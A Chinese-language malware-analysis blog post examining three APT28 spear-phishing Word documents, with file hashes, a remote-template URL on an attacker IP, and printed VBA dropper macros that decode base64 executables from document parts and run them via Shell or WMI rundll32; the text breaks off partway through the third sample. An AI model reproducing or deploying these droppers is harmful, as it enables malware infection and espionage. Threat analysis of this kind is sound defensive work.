APT28样本分析之宏病毒分析

番茄炖番茄 / 2018-11-30 07:57:00 / 浏览数 3824 技术文章 技术文章 顶(0) 踩(0)

最近在研究APT攻击，我选择研究APT的方法是通过一个APT组织入手，我选择的是APT28这个组织，APT28组织是一个与俄罗斯政府有关的高级攻击团伙，我将通过分析该

此次分析的样本一共如下三个：
攻击时间 攻击具体目标 发现安全公司 投递方式

- 2018年10月到11月 欧洲外交处理事务政府组织 paloalto 鱼叉邮件
- 2017年7月到8月 酒店行业 Fireeye 鱼叉邮件
- 2017年10月 美国研究机构 cisco 鱼叉邮件


针对欧洲外交处理事务的宏病毒分析

基本信息

文件名称 crash list(Lion Air Boeing 737).docx
SHA-256 2cfc4b3686511f959f14889d26d3d9a0d06e27ee2bb54c9afb1ada6b8205c55f
创建时间 2018:09:11 04:22:00Z
文件大小 32.9 KB (33,775 字节)


样本分析

打开的时候发现会进行远程模板加载，使用这种攻击首先初始文件不会有由明显的恶意代码，并且可以收集受害者的IP，一旦攻击成功，就关闭服务器，难以追踪。



正在下载: http://188.241.58.170/live/owa/office.dotm (0%)


打开后并没有针对性的构造，而是使用常见的提示加载宏。



This document created in earlier version of
Microsoft Office Word


To view this content, please click "Enable editing" at the top yellow bar, and then click "Enable content"

远程模板的位置 http://188.241.58.170/live/owa/office.dotm




```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type
="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="
http://188.241.58.170/live/owa/office.dotm" TargetMode="External"/></Relationships>
```

并对宏代码进行了加密




可以看到代码跟以前发现的宏样本，还是没有进行一些混淆工作，但是这次使用AutoClose,这样只有文档关闭的时候，恶意代码才会执行。这样会绕过一些不关闭文档的沙




```
Sub AutoClose()
  Dim vFileName As String
  Dim vDocName As String

  Application.ActiveWindow.WindowState = wdWindowStateMinimize

  vAdd = "~msdn"
  vFileName = Environ("APPDATA") & "\MSDN\"
  If Not FolderExists(vFileName) Then MkDir (vFileName)

  vFileName = vFileName + vAdd & ".e" + "x" & "e"
  If Not FileExists(vFileName) Then SaveFN vFileName, convText(UserForm1.Label2.Caption)

  vDocName = Environ("TEMP") & "\~temp.docm"
  If Not FileExists(vDocName) Then SaveFN vDocName, convText(UserForm1.Label1.Caption)

  zyx (vDocName)

  Application.Quit
End Sub
```


此次宏文件一共会创建两个文件，分别为在如下两个所示，分别从 UserForm1.Label2.Caption和UserForm1.Label1.Caption中提取出来使用base64编码的恶意文件
Environ("APPDATA") "\MSDN\" "~msdn"
Environ("TEMP") "~temp.docm"



```
  vFileName = vFileName + vAdd & ".e" + "x" & "e"
  If Not FileExists(vFileName) Then SaveFN vFileName, convText(UserForm1.Label2.Caption)

  vDocName = Environ("TEMP") & "\~temp.docm"
  If Not FileExists(vDocName) Then SaveFN vDocName, convText(UserForm1.Label1.Caption)

  zyx (vDocName)

  Application.Quit
End Sub

Private Function convText(dsf)
Dim dm, el
  Set dm = CreateObject("Microsoft.XMLDOM")
  Set el = dm.CreateElement("tmp")

  el.DataType = "bin.base64"
  el.Text = dsf
  convText = el.NodeTypedValue
End Function

Private Sub SaveFN(vNum, vBun)
  Dim binaryStream
  Set binaryStream = CreateObject("ADODB.Stream")
    binaryStream.Type = 1
    binaryStream.Open
    binaryStream.Write vBun
    binaryStream.SaveToFile vNum, 2
End Sub
```


可以看到UserForm1 时窗体，右键保存后，可以看到里面经过base64编码的恶意文件






```
E3E0h: 6D 69 37 53 4D 62 38 70 44 4E 6F 4D 36 57 65 44  mi7SMb8pDNoM6WeD
E3F0h: 56 72 41 67 66 6B 75 34 67 37 6A 30 68 48 61 66  VrAgfku4g7j0hHaf
E400h: 49 66 42 31 56 47 2B 41 38 4C 6E 33 2F 52 6D 62  IfB1VG+A8Ln3/Rmb
E410h: 4F 34 4C 73 0D 0A 45 48 56 41 4A 78 55 47 51 62  O4Ls..EHVAJxUGQb
E420h: 78 4D 46 42 68 33 4C 32 2F 32 67 63 4C 73 2F 4A  xMFBh3L2/2gcLs/J
E430h: 6E 34 55 77 71 4A 43 31 59 67 35 47 6D 6C 72 31  n4UwqJC1Yg5Gmlr1
E440h: 34 70 33 56 58 65 53 48 58 74 59 35 67 79 54 52  4p3VXeSHXtY5gyTR
E450h: 51 78 39 34 4B 6D 71 5A 44 44 76 64 37 6F 33 66  Qx94KmqZDDvd7o3f
E460h: 30 72 0D 0A 77 6E 78 78 51 49 57 55 30 65 53 59  0r..wnxxQIWU0eSY
E470h: 51 33 63 79 69 62 54 5A 67 50 66 65 2F 66 56 79  Q3cyibTZgPfe/fVy
E480h: 42 42 4A 64 4B 6F 6B 6C 73 74 65 34 57 2B 6F 72  BBJdKoklste4W+or
```

在将~msdn和~temp.docm写入后开始加载~temp.docm，最后运行~temp.docm的Module1.Proc1。



```
Public Function zyx(vF)
  Dim WA As Object, oMyDoc As Object
  Set WA = CreateObject("Word.Application")
  WA.Visible = False
  Set oMyDoc = WA.Documents.Open(vF)
  WA.Application.Run "Module1.Proc1"
  Set oMyDoc = Nothing: Set WA = Nothing
End Function
```

最后可以看到通过shell运行释放的exe



```
Sub Proc1()
  Dim vFileName As String
  Dim add As String

  vAdd = "~msdn"
  vFileName = Environ("APPDATA") & "\MSDN\"

  vFileName = vFileName + vAdd & ".e" + "x" & "e"
  Shell vFileName

  Application.Quit
End Sub
```


2 针对酒店行业的宏病毒分析

基本信息

文件名称 Hotel_Reservation_Form.doc
SHA-256 a4a455db9f297e2b9fe99d63c9d31e827efb2cda65be445625fa64f4fce7f797
创建时间 2017:07:03 05:33:00Z
文件大小 76.7 KB (78,600 字节)


样本分析

样本运行完如下，可以看到针对特定的攻击目标对内容进行了特定的定制化。




HOTEL RESERVATION WITH GUARANTEE	
Hotel name :	
Guest name :	
Guest nationality :	
RESERVATION INFO:	
Number of guests :	
Number of rooms :	
Room Type:	
Check in date :	
Check out date :	
Credit Card Information	
Card type :	
Card number :	

分析宏代码，发现宏代码时加密过的




解密可以看到三个函数，攻击者并没有做太多的混淆，而是将关键的PE文件BASE64编码放到XML文件中
AutoOpen()
DecodeBase64(base64)
Execute()

获取指定xml节点的




```
xml = ActiveDocument.WordOpenXML    '获取
Set xmlParser = CreateObject("Msxml2.DOMDocument")
If Not xmlParser.LoadXML(xml) Then
    Exit Sub
End If
Set currNode = xmlParser.DocumentElement
Set selected = currNode.SelectNodes("//HLinks" & "/vt:" & "vector" & "/vt:" & "variant" & "/vt:" & "lpwstr")
If 2 > selected.Length Then
    Exit Sub
End If
base64 = selected(1).Text
bin = DecodeBase64(base64)
```

最后发现在docProps/app.xml中 发现了这个base64编码的文本




```
itlesOfParts><Company>
 </Company><LinksUpToDate>false</LinksUpToDate><CharactersWithSpaces>957</CharactersWithSpaces><SharedDoc>false</SharedDoc><HLinks><vt:vector size="6"
 baseType="variant"><vt:variant><vt:i4>0</vt:i4></vt:variant><vt:variant><vt:i4>0</vt:i4></vt:variant><vt:variant><vt:i4>0</vt:i4></vt:variant><vt:
 variant><vt:i4>0</vt:i4></vt:variant><vt:variant><vt:lpwstr>
        </vt:lpwstr></vt:variant><vt:variant><vt:lpwstr>TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA6AAAAA4fug4AtAnN
        IbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAAY4k0dXIMjTlyDI05cgyNOM/
        WITkSDI04z9b1OUoMjTjP1iU4ZgyNOVfuwTluDI05cgyJODYMjTjP1jE5bgyNOM/W4Tl2DI04z9b5OXYMjTlJpY2hcgyNOAAAAAAAAAAAAAAAAAAAAAFBFAABMAQUA9ApaWQAAAAAAAAAA
        ACIQsBCgAATAAAAMQAAAAAAAAyFwAAABAAAABgAAAAAAAQABAAAAACAAAFAAEAAAAAAAUAAQAAAAAAAGABAAAEAABZXwEAAgBAAQAAEAAAEAAAAAAQAAAQAAAAAAAAAAEAAAANCHAABBAAAALI
        IAADwAAAAAAAEAtAEAAAAAAAAAAAAAAAAAAAAAAAAAQAEA3AYAAAAAAAAAAAAAAAAAAAAAAAAAAAAAGIAAAEAAAAAAAAAAAAAAAAAABgAAD4AAAAAAAAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAALnRleHQAAADYSwAAABAAAABMAAAABAAAAAAAAAAAAAAAAAAAIAAAYC5yZGF0YQAAESgAAABgAAAAKgAAAFAAAAAAAAAAAAAAAAAAAAEAAAEAuZGF0YQAAAFySAAAAkAAAAI
        YAAABGAAAAAAAAAAAAAAAAAAAABAAADALnJzcmMAAAC0AQAAADABAAACAAAAAEAAAAAAAAAAAAAAAAAAAAAAQAAAQC5yZWxvYwAAPhAAAABAAQAAEgAAAAIBAAAAAAAAAAAAAAAAAAAAAAAA
```

之后将base64文本文件解码




```
End If
base64 = selected(1).Text
bin = DecodeBase64(base64)

'save decoded file
```

解密后为一个PE文件



```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
00h: 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00   MZ..............
10h: B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
20h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
30h: 00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00   ................
40h: 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68   ........!..L.!Th
50h: 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F   is program canno
60h: 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20   t be run in DOS 
70h: 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00   mode....$.......
80h: 18 E2 4D 1D 5C 83 23 4E 5C 83 23 4E 5C 83 23 4E   ..M.\.#N\.#N\.#N
90h: 33 F5 88 4E 44 83 23 4E 33 F5 BD 4E 52 83 23 4E   3..ND.#N3..NR.#N
A0h: 33 F5 89 4E 19 83 23 4E 55 FB B0 4E 5B 83 23 4E   3..N..#NU..N[.#N
B0h: 5C 83 22 4E 0D 83 23 4E 33 F5 8C 4E 5B 83 23 4E   \."N..#N3..N[.#N
C0h: 33 F5 B8 4E 5D 83 23 4E 33 F5 BE 4E 5D 83 23 4E   3..N].#N3..N].#N
D0h: 52 69 63 68 5C 83 23 4E 00 00 00 00 00 00 00 00   Rich\.#N........
E0h: 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00   ........PE..L...
```

发现将样本放到 APPDATA环境变量的目录下,文件名为user.dat,最后使用了WMI调用 rundll32.exe 启动



```
bin = DecodeBase64(base64)

'save decoded file
Path = Environ("APPDATA") + "\" + "user" + ".dat"
FileNum = FreeFile
If Dir(Path, vbHidden) <> "" Thena
    Exit Sub
End If
Open Path For Binary Access Write As #FileNum
Put #FileNum, 1, bin
Close #FileNum
SetAttr Path, vbHidden

'execute saved file with WMI
Set objWMIService = GetObject("win" & "mgmts" & ":\\" & strComputer & "\root" & "\cimv2")
Set objStartup = objWMIService.Get("Win32_" & "Process" & "Startup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = HIDDEN_WINDOW
Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root" & "\cimv2" & ":Win32_" & "Process")
objProcess.Create "run" + "dll" + "32" + ".exe " + Path + ", " + "#1", Null, objConfig, intProcessID
```

3 准对美国研究机构的宏病毒分析


基本信息

文件名称 Conference_on_Cyber_Conflict.doc

SHA-256 e5511b22245e26a003923ba476d7c36029939b2d1936e17a9b35b396467179
ae
创建时间 2017:10:03 01:36:00
文件大小 333 KB (341,504 字节)

样本分析

样本运行完如下，可以看到针对特定的攻击目标对内容进行了特定的定制化。



The 2017 International Conference on Cyber Conflict U.S. (CyCon U.S.) will take place 7-8 Nov 2017 at the Ronald Reagan Building in Washington D.C.

CyCon U.S. is a premier conference on cyber conflict. It provides a venue for fresh ideas, relevant and actionable content, insight into future trends, and access to industry, government, and military leaders, cyber innovators, and pioneers in the discipline. The conference promotes multidisciplinary cyber initiatives and furthers research and cooperation on cyber threats and opportunities.

CyCon U.S. is a collaborative effort between the Army Cyber Institute at the United States Military Academy and the NATO Cooperative Cyber Defence Centre of Excellence. CyCon U.S. complements the CyCon Conference held every spring in Estonia. The conference is also technically co-sponsored by IEEE Computer Society.

CyCon U.S. 2017 Theme: *The Future of Cyber Conflict*

Cyberspace has emerged as the fifth domain of conflict that permeates the

对宏代码进行了加密


解密可以看到三个函数，攻击者并没有做太多的混淆，而是将关键的可执行文件分散放编码放到文件属性中，

AutoOpen()

DecodeBase64(base64)


Execute()

将base64数据放到了word的内置属性中




```
'extract and decode encoded file
Subject = ActiveDocument.BuiltInDocumentProperties.Item("Subject")
Subject = Right(Subject, Len(Subject) - 50)

Company = ActiveDocument.BuiltInDocumentProperties.Item("Company")
Company = Right(Company, Len(Company) - 50)

Category = ActiveDocument.BuiltInDocumentProperties.Item("Category")
Category = Right(Category, Len(Category) - 50)

Hyperlink_base = ActiveDocument.BuiltInDocumentProperties.Item("Hyperlink base")
Hyperlink_base = Right(Hyperlink_base, Len(Hyperlink_base) - 50)

